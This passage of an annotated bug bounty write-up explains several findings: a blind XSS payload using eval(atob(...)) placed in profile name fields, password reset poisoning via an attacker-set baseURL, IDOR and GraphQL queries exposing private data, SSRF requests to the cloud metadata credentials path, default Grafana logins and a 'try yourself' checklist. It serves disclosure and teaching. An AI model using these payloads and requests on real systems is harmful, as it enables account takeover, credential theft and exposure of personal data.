POST /en-gb/register/savePassword HTTP/1.1is the request line.POSTmeans "I am sending data to the server". The path/en-gb/register/savePasswordis the password-saving feature.HTTP/1.1is the version of the protocol.Host: my.xxx.eunames the server being talked to.User-Agent,Accept,Accept-Language,Accept-Encodingdescribe the browser or app making the request and what it can handle. They are routine.Referer: https://my.xxx.eu/en-gb/register/enterPasswordsays the request came from the password entry page.Content-Type: application/x-www-form-urlencodedsays the body is in the classicname=value&name=valueform.X-XSRF-TOKEN: XXXXXXXXXXXXXxxxxxxXXXXXis the secret token that proves the request belongs to this session. It is redacted here.Content-Length: 117is the size of the body in bytes.Origin: https://my.xxx.eusays which site the request originates from.DNT: 1is a "do not track" preference.Connection: closeasks the server to close the connection after answering.Cookie: XXXXXXXXXXXXXXXxxxxxxXXXXxis the session cookie, redacted.- The
Sec-Fetch-*headers are hints the browser adds about the kind of request. - The last line is the body:
nationality=NO&initials=my_first_name&lastName=XSSPAYLOAD!!!&[redacted] This is the key part. The password-saving request also acceptsinitialsandlastName`, which are the name fields. That is why the one-time name rule can be bypassed: the name is being changed through a different door.
- Set the payload as the initials or last name:
"><input onfocus=eval(atob(this.id)) id=XXXXXXXXXXXXxxxxxxxxxxxxxxxxxxxxxxxXxxxxxxXXXXxxxXXXxx autofocus>
Line by line:
">closes whatever attribute or tag the site had already opened, so the rest of the text is treated as new HTML rather than as part of the name.<input ...>creates a text input box on the page.onfocus=eval(atob(this.id))says: when this input receives focus, run the codeeval(atob(this.id)).id=XXXXXXXX...is the element's identifier. Here it holds a base64-encoded string, redacted in the write-up.autofocustells the browser to focus this input automatically as soon as the page loads, which triggersonfocuswithout the admin doing anything.atob(...)decodes base64 text back into plain text.eval(...)then runs that decoded text as JavaScript. So the real script is hidden inside theidvalue, which is why the payload looks odd.
- Save the changes to the profile.
When a super admin later views the profile data, the script runs in the admin panel.
The screenshot is captioned as XSS in the super admin panel of the target.
Password reset link poisoning
What a password reset flow is. When you forget your password, you type your email address and the site emails you a link. The link contains a long random value, often called a key, that proves you own the mailbox. Clicking it lets you set a new password.
What poisoning means here. The reset request lets the sender specify a baseURL, the address the site should use when building the link in the email. If the site trusts whatever baseURL it is given, an attacker can supply their own address, and the victim's reset key will be sent there instead of to the real site.
What Burp Collaborator is. It is a service that gives you a unique address you control and records every request that arrives at it. It is a way to see whether a server can be made to send traffic to a host of your choosing.
- Send the reset request with the victim's email address, using
baseURLas the Burp Collaborator link:
POST /pub/v1/users/reset-password/send-email HTTP/1.1Host: account-api.redirect.com.sgUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://xxxxx.xxxx.com.sg/your-profile/content-Type: application/jsonOrigin: https://subscribe.redirect.com.sgContent-Length: 166Connection: closeSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-site{"loginId":"[redacted]","svcFlag":"reg_eshop","baseURL":"https://XXXXxxxXXXXX.burpcollaborator.net","lang":"en","type":"createPassword"}
Line by line:
POST /pub/v1/users/reset-password/send-emailis the request that asks the server to send a reset email.Host: account-api.redirect.com.sgis the account API server.- The
User-Agent,Accept*,Referer,Origin,ConnectionandSec-Fetch-*lines are routine context, as before. Content-Type: application/jsonsays the body is JSON.Content-Length: 166is the body size.- The body is the important part.
loginIdis the victim's email address, which is redacted here.svcFlagsays which service the reset is for.baseURLis the attacker-controlled host, the Collaborator address, which is where the link will point.langis the language.typesays this is a password creation.
- The email is sent to the victim's address:
-
The parameters
?createPassword=true&createPasswordKey=82068811-193a-4189-959a-04aa58caaa64&svcFlag=reg_eshopare appended to the Burp Collaborator link. In other words, the reset key ends up in the address that points at the attacker's host. -
When the victim clicks the link, the
createPasswordKeyis sent to the attacker's account.
The screenshots relate to the reset key being sent to the attacker.
IDOR exposing private video information
What IDOR is. IDOR stands for insecure direct object reference. It means the server hands out an object, such as a record or a file, based only on an identifier the client supplies, without checking whether the client is allowed to see that particular object. If you can change the identifier and get someone else's data, that is an IDOR.
What an identifier is here. The video platform uses a parameter called vsid to name a video. In the web application, vsid is encrypted and completely random, so you cannot guess another user's value. But when the same API is called from an iOS device, the value becomes numerical, which means it can be counted through: 1, 2, 3 and so on.
What Crane is. The researcher used the Crane application to create multiple containers on an iOS device. A container is a separate, isolated environment on the phone, useful for running several copies of an app side by side while testing.
- From the iOS device, make a GET request to
/api/XxxXX/creds?vsid=xxxxxx:
A GET request is the ordinary kind your browser makes when you open a page: you are asking for something, not sending data. The path names an API endpoint, and vsid=xxxxxx is the video identifier.
-
Make a GET request to a private video's
vsid. -
The response contains information about the victim's private video.
The parameter ?vsid=579306897 is vulnerable to IDOR and exposes information about private videos. The exposed fields include themes, soundtrack and length_supported. The researcher notes that more information cannot be given because the bug was still pending review by the internal team at the time of writing.
Grafana account takeover via default login
What Grafana is. Grafana is an open-source platform for data visualisation and monitoring. It draws dashboards from data sources, so it often sits close to operational information.
What a default login is. Many products ship with a built-in administrator account and a well-known starting password, so the first person to install it can get in. The default username for Grafana is admin and the default password is admin. If nobody changes them, anyone who finds the login page can walk in.
- Go to
https://grafana.stg.4988b21.ddd.xxx.redirect.com/. - Log in with username
adminand passwordTest@123. - The login succeeds.
In-scope AWS bucket takeover
What a subdomain takeover is. A subdomain is a name like shop.example.com that belongs to a larger domain. Often a company points a subdomain at an outside service, such as GitHub Pages or Heroku, by adding a DNS record. DNS is the system that translates names into addresses. If the outside service is later removed or deactivated but the DNS record is left pointing at it, anyone who can claim that service can serve their own content under the company's subdomain.
If an attacker can claim ownership of the service, they can use the subdomain to host malicious content or launch phishing attacks. Phishing means building a page that looks like the real company's page to trick people into handing over passwords or payment details. A subdomain of the real company is far more convincing than a random address.
Here the subdomain was in scope, which the researcher calls funny.
The second screenshot is captioned as being funny because the domain was in scope.
IDOR in GraphQL leaking more than 10 million PII records
What GraphQL is. GraphQL is a way for a client to ask a server for exactly the data it wants, in one request. Instead of many fixed endpoints, there is usually one address that accepts a query describing the fields you want, such as a user's id, email, first name and phone number.
What PII is. PII stands for personally identifiable information: data that identifies a real person, such as phone numbers, email addresses and locations.
How it was found. The researcher was using the older version of Burp Suite, which includes the spider function. A spider is a tool that automatically follows links from a page and maps out the site, like a crawler. The newer professional version only has a crawl function, and the researcher notes it is worth using both because you do not want to miss anything. While spidering, he found a deep subdomain with a GraphQL endpoint. When he got stuck, he asked his professor, Mr. Hari Regmi, for help because he is very knowledgeable about GraphQL exploitation.
What made it awkward. Interception of the query was disabled, which means the GraphQL request had to be crafted manually rather than captured and edited.
What the bug was. It was an IDOR that disclosed information about more than 10 million users, including phone numbers, emails and locations. The researcher notes that if malicious actors had found it, it could have been a disaster.
- Make the following POST request using the victim's userID:
POST /?p=graphql HTTP/1.1Host: graphql-catalog.xxx.redirect.comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateConnection: closeUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: noneSec-Fetch-User: ?1Content-Type: application/jsonContent-Length: 106
Line by line:
POST /?p=graphqlsends data to the site root, withp=graphqlselecting the GraphQL handler.Host: graphql-catalog.xxx.redirect.comis the catalogue service.- The
User-Agent,Accept*,Connection,Upgrade-Insecure-RequestsandSec-Fetch-*lines are routine context. Content-Length: 106is the body size.
{"query": "query {user(id:\"XXXXXXXXXXXXXXXXXXXXXXXXXXXXX\"){id,email,firstName,phoneNumber}}"}
This is the GraphQL query. query is the field the server expects. Inside it, user(id:"...") asks for one user by identifier, which is redacted here. The braces after it list the fields wanted: id, email, firstName and phoneNumber. The bug is an IDOR: supplying a user's identifier returns that user's fields.
- The userID is also leaked through GET parameters used in the wild, so an attacker on the same network can obtain the victim's userID by intercepting network traffic. The userID is also leaked in the image URL if the user has made their profile public:
GET /content/DecryptRewardsCode?encryptedRewardsCode=[redacted]%2BMLrU9WcP9Dqj6EJ9DNEGRfZsR%2Fs6p2wTWRQvxExfBjRwN%2B4lSvHQp9odcNBE%3D HTTP/1.1Host: np.redirect.comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateConnection: closeUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: noneSec-Fetch-User: ?1If-Modified-Since: Thu, 06 Jan 2022 07:14:04 GMTCache-Control: max-age=0
Line by line:
GET /content/DecryptRewardsCode?encryptedRewardsCode=...is an ordinary page request. The long value afterencryptedRewardsCode=is an encoded string;%2B,%2Fand%3Dare the URL encodings of+,/and=.Host: np.redirect.comis the server.- The
User-Agent,Accept*,Connection,Upgrade-Insecure-RequestsandSec-Fetch-*lines are routine. If-Modified-Since: Thu, 06 Jan 2022 07:14:04 GMTasks the server to send the page only if it has changed since that date.Cache-Control: max-age=0asks for a fresh copy rather than a cached one.
The report says the userID is leaked through GET parameters and in image URLs for public profiles.
SSRF in xyz.com
What SSRF is. SSRF stands for server-side request forgery. It means making the server itself fetch an address of your choosing. The server often sits inside a private network with access to things you cannot reach from outside, so a server that will fetch any URL on your behalf can be used as a key to the inside.
What the metadata endpoint is. Cloud servers offer a special internal address, [redacted], that the server can ask about itself. Among other things it can return the credentials of the role the server runs under. Those credentials are what let the server use cloud services, so anyone who obtains them can use those services too.
- Send a POST request setting the URL to the instance metadata endpoint for the role
deep-source-snapshot-access-role:
POST /cache/ HTTP/1.1Host: snapshot-proxy.redirect.ioUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/json; charset=utf-8Content-Length: 107Origin: https://staging.redirect.ioSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-siteReferer: https://staging.redirect.io/Connection: close{"url":"http://[redacted]/latest/meta-data/iam/security-credentials/xxx-source-snapshot-access-role"}
Line by line:
POST /cache/sends data to a caching feature on the proxy service.Host: snapshot-proxy.redirect.iois the proxy.- The
User-Agent,Accept*,Origin,Referer,ConnectionandSec-Fetch-*lines are routine context. Content-Type: application/json; charset=utf-8says the body is JSON in UTF-8.Content-Length: 107is the body size.- The body is
{"url":"http://[redacted]/latest/meta-data/iam/security-credentials/xxx-source-snapshot-access-role"}. It tells the proxy which address to fetch. The address is the internal metadata endpoint, and the last part names the role whose credentials are wanted.
- Send the GET request:
GET /cache/?url=http://[redacted]/latest/meta-data/iam/security-credentials/redirect-source-snapshot-access-role HTTP/1.1Host: snapshot-proxy.redirect.ioUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/json; charset=utf-8Origin: https://staging.redirect.ioSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-siteReferer: https://staging.redirect.io/Connection: close
Line by line:
GET /cache/?url=http://[redacted]/latest/meta-data/iam/security-credentials/redirect-source-snapshot-access-roleasks the proxy to return what it has cached for that address. The address is again the internal metadata endpoint, this time naming the roleredirect-source-snapshot-access-role.- The remaining lines are the same routine headers as before.
Access control worth $2000
The researcher published a separate write-up on this finding: an IDOR plus access control issue between two admins that everyone else missed. It is linked from this write-up rather than reproduced here.
Brute-forcing a login page on an iOS device
What brute-forcing is. Brute-forcing means trying many passwords, or many combinations, automatically until one works. It is only possible when a login page does not stop repeated attempts.
The login page belonged to a HackerOne public program more than nine years old. The researcher does not explain the technique, saying every researcher already knows this bug, and notes that the issue had been present for more than nine years without being reported. He invites readers interested in iOS hacking to contact him on Twitter.
Why each bug happened
Each finding has its own root cause:
- The CSRF defence relied on a substring check of the referrer rather than a strict origin comparison or a token, so any host containing
target.netas a prefix passed. - The one-time name restriction was enforced only on the dedicated name-change path, while the password change endpoint also accepted
initialsandlastName, so the restriction could be bypassed by intercepting that request. - The password reset endpoint trusted a client-supplied
baseURLwhen building the link in the email, so the reset key was sent to an attacker-controlled host. - The mobile API exposed a numerical
vsidthat could be enumerated, while the web application used an encrypted, random value. - The Grafana instance kept default or weak credentials.
- The subdomain's DNS records still pointed at a claimable service.
- The GraphQL endpoint accepted a user ID and returned PII without an authorisation check, and the user ID was also leaked through GET parameters and public image URLs.
- The snapshot proxy accepted a user-supplied URL and fetched it server-side, including the instance metadata endpoint.
What each bug could do
- The CSRF bypass allows requests to be forged from an attacker-controlled origin that passes the referrer check.
- The blind XSS executes in the super admin panel, giving script execution in an administrative context.
- The password reset poisoning sends the victim's
createPasswordKeyto the attacker. - The video IDOR exposes private video metadata (themes, soundtrack,
length_supported) via the numericalvsid. - The Grafana default login gives full access to the Grafana instance.
- The subdomain takeover lets an attacker host malicious content or phishing pages on an in-scope domain.
- The GraphQL IDOR discloses PII (phone numbers, emails, locations and more) for more than 10 million users; the researcher notes that in the hands of malicious actors this could have been a disaster.
- The SSRF sends the instance metadata endpoint for the named role through the proxy.
- The brute-force finding affects a login page that had gone unreported for more than nine years.
How to fix it
For the CSRF bypass, the researcher recommends strong, secure CSRF protection such as unique tokens or challenge-response mechanisms, and regular review of the site's security measures. For the other findings the write-up does not describe the fixes that were applied.
Things to try yourself
- Referrer checks that match a substring: try a host of the form
target.net.attacker.comand see whether the request is accepted. - One-time profile fields: look for other endpoints (password change, registration, settings) that also accept the same fields, and see whether the value can be changed there.
- Password reset flows: look for a
baseURL,host,redirector similar parameter in the reset request and point it at a Collaborator host; a positive result is the reset key arriving at the Collaborator. - Mobile APIs: compare the same endpoint between the web app and the mobile app; a positive result is an identifier that is encrypted on the web but numerical or sequential on mobile, and enumerable.
- Default credentials: try
admin/adminand other defaults on exposed Grafana, and check whether login succeeds. - Subdomain takeover: check DNS records for subdomains pointing at claimable services; a positive result is being able to claim the service and serve content on the subdomain.
- GraphQL: craft queries manually when interception is disabled, and test whether user IDs returned by other endpoints or leaked in URLs can be used to fetch other users' data.
- SSRF: submit the instance metadata URL to any server-side fetch feature and see whether the metadata response comes back.
Glossary
- API: a way for one program to talk to another, sending structured requests and getting structured data back, instead of loading web pages.
- AWS: Amazon Web Services, a cloud platform where companies rent servers and storage.
- AWS bucket: a storage container in AWS where files are kept.
- Base64: a way of writing any data using only letters, digits and a few symbols, so it can be carried inside text.
- Blind XSS: cross-site scripting where the attacker never sees the result; the payload fires later in someone else's browser, such as an administrator's.
- Brute-forcing: trying many passwords or combinations automatically until one works.
- Burp Collaborator: a service that gives you an address you control and records every request that reaches it, used to see whether a server can be made to send traffic to you.
- Burp Suite: a tool that sits between your browser or app and the server, letting you read, pause and edit requests.
- Container: an isolated environment on a device, used to run separate copies of an app side by side.
- Cookie: a small piece of text a server asks your browser to store and send back with later requests, so the server can recognise you.
- Crane: an application used to create multiple containers on an iOS device.
- CSRF: cross-site request forgery, where an attacker's page makes your browser send a request to another site using your logged-in session.
- DNS: the system that translates names like
example.cominto the addresses computers use. - Endpoint: a specific address on a server that accepts a particular kind of request.
- GET: the ordinary kind of request your browser makes when opening a page, asking for something rather than sending data.
- Grafana: an open-source platform for data visualisation and monitoring.
- GraphQL: a way for a client to ask a server for exactly the fields it wants in one request.
- Header: a labelled line at the top of a request carrying extra information, such as
RefererorCookie. - HackerOne: a platform where companies run bug bounty programs and researchers report bugs.
- IDOR: insecure direct object reference, where a server hands out an object based only on an identifier the client supplies, without checking permission.
- In scope: declared by the company as fair game for testing under its bug bounty program.
- Intercept: to pause a request between the app and the server so it can be read and edited.
- iOS: Apple's operating system for iPhone and iPad.
- JavaScript: the programming language browsers run inside web pages.
- JSON: a text format for structured data, made of names and values in curly braces.
- Metadata endpoint: a special internal cloud address,
[redacted], that a server can ask about itself, including for its credentials. - Parameter: a named value inside a request, such as
?vsid=579306897or"loginId":"...". - Payload: the piece of text an attacker plants to make something happen, such as a script.
- Phishing: building a page that looks like a real company's page to trick people into handing over passwords or payment details.
- PII: personally identifiable information, data that identifies a real person, such as phone numbers, emails and locations.
- POST: a request that sends data to the server.
- Referer: a request header saying which page the request came from.
- Regex: a pattern used to check whether text has a particular shape.
- Request: one message from a browser or app to a server asking for something or sending something.
- Role: in cloud computing, a set of permissions a server runs under, with credentials attached.
- Session: the period during which a server recognises you as logged in, usually via a cookie or token.
- Spider: a tool that automatically follows links from a page to map out a site.
- SSRF: server-side request forgery, making a server fetch an address of your choosing, often to reach things inside its private network.
- Subdomain: a name like
shop.example.comthat belongs to a larger domain. - Subdomain takeover: claiming a service that a subdomain still points at, so you can serve your own content under the company's name.
- Super admin: the highest-level administrator account in an application.
- Token: a secret value that proves a request belongs to your session.
- Top-level domain: the last part of a domain name, such as
.comor.net. - User-Agent: a request header describing the browser or app making the request.
- Vulnerability: a mistake in how a program is built that lets someone make it do something the designer did not intend.
- XSS: cross-site scripting, getting a site to store or display text that is actually a small program, which another person's browser then runs.





